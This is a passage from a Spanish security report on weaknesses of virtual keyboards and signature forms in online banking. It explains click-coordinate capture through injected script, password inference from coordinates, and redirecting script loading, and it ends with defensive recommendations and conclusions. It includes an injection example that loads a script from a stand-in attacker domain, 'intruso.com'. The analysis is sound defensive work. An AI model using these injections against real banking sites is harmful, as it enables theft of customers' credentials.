
Durante el estudio que propició este informe, se plantearon distintas alternativas que hicieran de este vector de ataque, un método de aplicación más genérico. Algunos ejemplos son:

Captura de coordenadas del teclado virtual

Para un intruso es posible capturar las coordenadas de los clics del ratón mediante la inyección de un script especialmente creado que contenga estas funciones:

- **document.onclick**
- **event.clientX**
- **event.clientY**

El resultado es que el intruso puede ser capaz de capturar las coordenadas de los clics del ratón tal y como se muestra a continuación:



Las coordenadas se reciben en el servidor en el formato "X.Y", de manera que una petición como ésta:

"GET /352.109"

Equivale a la posición x=352 e Y=109.


Se puede argumentar en contra que los teclados cambian de posición al invocarse..., sin embargo en el caso de aquellos teclados en los que las teclas no cambian de tamaño ni de posición relativa entre si, sigue siendo posible este ataque. Veamos como.

Imaginemos un teclado como este:

Ahora supongamos que un usuario tiene una contraseña como esta:

"imposible".

Si representamos gráficamente las coordenadas correspondientes a estas teclas, tenemos un gráfico parecido a éste (se han agrandado los puntos para mayor comodidad visual):



Podemos observar que no existen muchas combinaciones posibles para poder encajar las coordenadas. En general, y como "burda" aproximación, estimamos que existen como máximo 37 posiciones posibles. Eso en el peor de los casos, es decir, que la contraseña sea de una sola letra. Como se puede deducir, en el caso de los teclados virtuales que siguen este esquema -en los que no varía el tamaño ni la posición relativa de las teclas- a mayor complejidad de la contraseña menos "combinaciones" existen para "encajar" las coordenadas en el teclado. En el ejemplo indicado, las coordenadas correspondientes a la contraseña "imposible" no tienen más de 4 o 5 representaciones gráficas que "encajen en el teclado". En general, cuanto más distanciadas están las teclas entre si menos combinaciones existen. Por ejemplo, las coordenadas correspondientes a la contraseña "8mpq", parece que solo encajan de una manera. Por otro lado, cabe decir también, que si la contraseña contiene una palabra de diccionario, ésta puede descubrirse aún más rápidamente, al permitir identificarla de entre el resto de soluciones (posibles representaciones gráficas).

Descodificación "directa" de las coordenadas del teclado

En algunos casos, el paso de coordenadas a contraseña de los sistemas de teclados virtuales se realiza directamente en el lado del cliente. Teniendo en cuenta esto, es fácil pensar que en muchos casos sería posible utilizar el propio script de la aplicación bancaria para obtener la contraseña descifrada. Es decir, ya que el formulario contiene código que realiza la conversión de coordenadas a clave, antes de realizar el POST ¿No sería más cómodo para un intruso utilizar la inyección de código maligno con el fin de obtener dicha clave ya decodificada y desde el propio script?

Troyanización del teclado virtual

El siguiente vector de ataque, se basa en la modificación del código que se encarga de "gestionar" el sistema de teclado virtual, y consiste en alterar el origen de carga del código que gestiona el teclado (obsérvese que esto también hace vulnerables a los sistemas que usan applets de java empotrados para generar teclados virtuales, etc). Imaginemos una página web con un formulario de 2ª validación (firma) que contenga el siguiente código:

(...)
<script language='JavaScript' src='/teclado_virtual.js'></script>
(...)

Se puede observar que el script que gestiona el teclado virtual se carga desde la ubicación relativa **"/teclado_virtual.js"**. En principio, se podría modificar este "origen" ¿cómo? simplemente inyectando algo parecido a esto:

<script> **src='http://intruso.com/teclado_virtual.js'**></script>

En un caso como éste, el éxito del atacante depende del lugar donde pueda inyectar, porque no es lo mismo hacerlo antes o después de la línea de carga "original" del teclado. Se deja al lector una reflexión sobre esta problemática...

En ciertas ocasiones es posible redirigir la carga de scripts simplemente mediante la **inyección** de un "tag html" de tipo "**base href**", de manera que todas las referencias relativas indicadas realizan la carga desde una ubicación alterada.

El problema de este tipo de ataques consiste en que se modifican todas las referencias relativas que existan posteriormente a la inyección del "base href", lo cual en muchos casos rompe la funcionalidad de la página...

En cualquier caso el lector podrá advertir la existencia de multitud de posibilidades que ofrece la inyección en páginas de firma de la banca electrónica. Y ello es así porque a pesar de la aparente dependencia que existe entre las distintas técnicas de ataque, ha de tenerse muy en cuenta que al final, el eslabón más débil es el formulario de firma. Si un atacante es capaz de inyectar código en esa parte de la aplicación, ya sea directamente o a través de varios fallos de la aplicación, el

resultado es que los actuales sistemas de acreditación que estén por encima de ese nivel (OTP, "tokens", teclados virtuales, tarjetas coordenadas, etc), pierden su efectividad.

De todo lo anterior se deduce que las implementaciones de algunos sistemas de teclado virtual no son todo lo seguras que parecen, y por tanto permiten multitud de ataques.

RECOMENDACIONES FINALES

A la finalización de este informe, se hizo patente la necesidad de incluir en él un apartado con recomendaciones para solucionar los problemas que aquí se plantean. Si bien el objetivo de este documento no era otro que el de llevar al interesado en el tema a una reflexión sobre la seguridad de los sistemas de acreditación de banca online, sin caer en el tópico de facilitar un "recetario" de soluciones, parece interesante dedicar un breve espacio a presentar algunas propuestas sobre posibles soluciones.

Tal y como se desprende del presente informe, el principal problema de seguridad de las aplicaciones web es su propia "naturaleza", es decir, la falta de seguridad en el el propio protocolo de comunicaciones (HTTP).

Si como parece que sucede en la actualidad, no hay más remedio que hacer uso de aplicaciones basadas en web en las operaciones de banca electrónica, para evitar los ataques descritos en este documento, de algún modo podrían emplearse las siguientes técnicas:

Usar páginas estáticas en los formularios de firma electrónica (2ª validación). Esto significa que en dichas páginas no se debería generar dinámicamente ningún contenido. Ello y a pesar de que en principio los datos "dinámicos" no dependen directamente de la entrada de datos del usuario, nunca se sabe.

Aparentemente, aplicar la recomendación anterior parece inviable, pues en los formularios de 2ª validación (firma) se deben reflejar todos los datos de la transacción que va a validar el usuario, y esa información es por definición, dependiente del propio usuario... Sin embargo, el problema de las partes de "información" que se generan dinámicamente no son el obstáculo en si mismo, sino el método de representación. De alguna manera en la mayoría de casos estamos ofreciendo al usuario una interfaz de "generación de código". Si, tal y como suena, porque al fin y al cabo, por muy filtrados que estén los datos, tanto a la entrada del usuario como la salida cuando se renderiza la página, siempre existe la posibilidad de que los mecanismos de filtrado no sean efectivos al 100% y al final el atacante pueda inyectar su código.

Pero veamos ¿Lo que interesa es mostrar una información determinada para su confirmación? ¿Importa la manera de presentar esa información? ¿Porqué no presentarla como una imagen, por ejemplo? La idea sería que el formulario de firma (2ª validación) presentara todos los datos dinámicos en formato imagen (GIF, PNG, JPEG, etc.). Si no se genera código, sino una imagen, lo peor que puede suceder -si el atacante consigue inyectar código maligno- es que éste aparezca en la imagen... Esto sería realmente frustrante para el intruso ¿O no? Alguien podría pensar que este método puede servir como práctica general para evitar la inyección de código... No se piensa así y por una razón muy sencilla: Por la carga de CPU que debería soportar el servidor, para webs de alto contenido dinámico... y más aún, por la dificultad de integración con todas las aplicaciones.

En cualquier caso, para la situación concreta de aquellos formularios que requieran de firma (2ª validación), esta solución sí que se presenta como una opción a estudiar.

Si se quiere seguir utilizando el tradicional sistema de renderizado de páginas dinámicas que basan su seguridad en el filtrado de entrada de datos de usuario, no existe nada más original que lo que cualquier analista recomendaría: utilizar una metodología de programación segura. Otra opción son los cortafuegos de aplicación, aunque esto no siempre es posible por distintas razones: Coste, implementación y un mantenimiento que no está al alcance de todas las empresas.

Existen otros detalles, que van más allá de la programación segura. Son pequeños "trucos" o prácticas que pueden dificultar la labor intrusiva:

-Evitar referencias relativas y usar referencias absolutas. Esto hace la web menos portable, pero mas segura ya que evita los ataques basados en inyección de tag "base href".

-En los formularios, no realizar el POST a una URL que dependa de una variable. Si hace esto se expone a que una inyección de código modifique el valor de esa variable y se produzca un ataque de desvío de POST.

-Aunque parezca absurdo y cuando sea posible, **definir las variables "delicadas" al principio y al final de la página**. Sí, repetidas. Esto no evitaría una inyección y modificación de variable, pues el atacante aun puede redefinir las variables y "comentar" el resto de código. Pero en muchísimas ocasiones le complicaría la intrusión.

-Teclados virtuales: Utilizar un sistema del que no puedan obtenerse patrones. El **teclado** debe **cambiar de posición** y de **tamaño** cada vez que se invoca, las **teclas deben cambiar** de **posición** y de **tamaño** con cada invocación del mismo. Se debería poner a disposición del usuario algún **sistema "generador de caos"**, es decir un sistema por el cual el usuario pueda efectuar clics de ratón antes, durante o después de introducir su contraseña en el teclado virtual, y por tanto que dificulten la localización de coordenadas "válidas". Si utiliza teclado virtual con contraseñas estáticas, hay que tener especial cuidado de **no enviar la contraseña en claro**... Aunque utilice SSL. Es muy simple, hay una máxima en la explotación de vulnerabilidades de inyección de código en aplicaciones web: toda la información que es accesible para un script cargado desde la página atacada, lo es para el atacante. Consecuentemente, si la página objeto de estudio contiene un script que realiza una "traducción" de coordenadas a clave, el atacante puede que ya no necesite descodificar las coordenadas, sino simplemente acceder al valor de la variable que contiene esa clave que se va a enviar. ¿Cómo solucionar este problema? Una manera, sería utilizar un **sistema sincronizado entre el servidor y el cliente,** de manera tal que el cliente enviara al servidor las **coordenadas más un token** que identifica al teclado generado, con el objeto de que el servidor pueda resolver las coordenadas para ese teclado en particular. El modo más sencillo de llevar a cabo ese cometido, es **generando el teclado en el servidor** y con **formato de imagen**. De esta manera el cliente no tendría "responsabilidad" alguna en la generación de dicho teclado, solo cargaría una imagen del tipo: "teclado.5tyfghtysdr94r.jpeg", la cual contendría una serie de teclas dispersas aleatoriamente por toda su superficie. Entonces los clics del cliente serían capturados por el script cliente, y enviados al servidor de banca. Y lo que recibiría el servidor de

banca es una serie de coordenadas que solo tienen sentido para el teclado específico que ha generado, es decir, en nuestro ejemplo, el que se asocia al token: "5tyfghtysdr94r". Un atacante que consiguiera desviar el POST como en los ataques mostrados anteriormente, obtendría unas coordenadas y un token sin ningún sentido para él. Evidentemente, el "eslabón débil" de este esquema es la imagen que contiene el teclado, pues permite junto a las coordenadas –en caso de capturarse- descifrar la clave. Sin embargo no parece existir, un modo sencillo de forzar al usuario a "enviar" dicha imagen al atacante, y siempre pueden reducirse los posibles ataques a este esquema mediante técnicas cuya explicación no es el objeto de este informe.

Como puede observarse, a pesar de seguir siendo una serie de soluciones "imperfectas" son posibilidades originales, sencillas y elegantes que dotan a los sistemas de banca online de medidas adicionales de protección que dificultan en gran medida los ataques incluso de los intrusos mas decididos.

CONCLUSIONES

No se ha realizado un estudio en detalle para otro tipo de sistemas de autentificación de banca on-line, debido a la falta de un "estándar" para el resto de sistemas de autentificación de firma.

La conclusión mas inmediata que se desprende del presente informe es que los sistemas de firma de banca online, ya sea basados en "tokens" físicos, teclados virtuales, u otros, actualmente distan mucho de poder considerarse como soluciones robustas pues prácticamente todos adolecen del mismo fallo: que su seguridad se implementa -en gran medida- a través de un protocolo, http, que jamás se diseñó para ser seguro, sino solo funcional.

Hasta que llegue el día en que los mecanismos de verificación de la identidad del usuario de una aplicación web sean "robustos", la banca on-line estará expuesta a toda serie de riesgos. ¿Se pueden eliminar completamente dichos riesgos? No es probable, pero si que se pueden reducir en gran medida mediante la realización de pruebas periódicas especializadas sobre los sistemas de seguridad empleados.

Si nos fijamos en la evolución de las metodologías de evaluación de la seguridad en los sistemas de información, observamos una tendencia a analizar cada vez con menor detalle las distintas tecnologías de protección. Ello es así porque a veces se confía ciegamente, en ciertos mecanismos clásicos, sin tener en cuenta que tan importante es un estudio de las particularidades de cada escenario concreto, como el del diseño en general y su específica implementación, y esto sea cual sea su origen y los "Argumentos de Autoridad" que lo defiendan.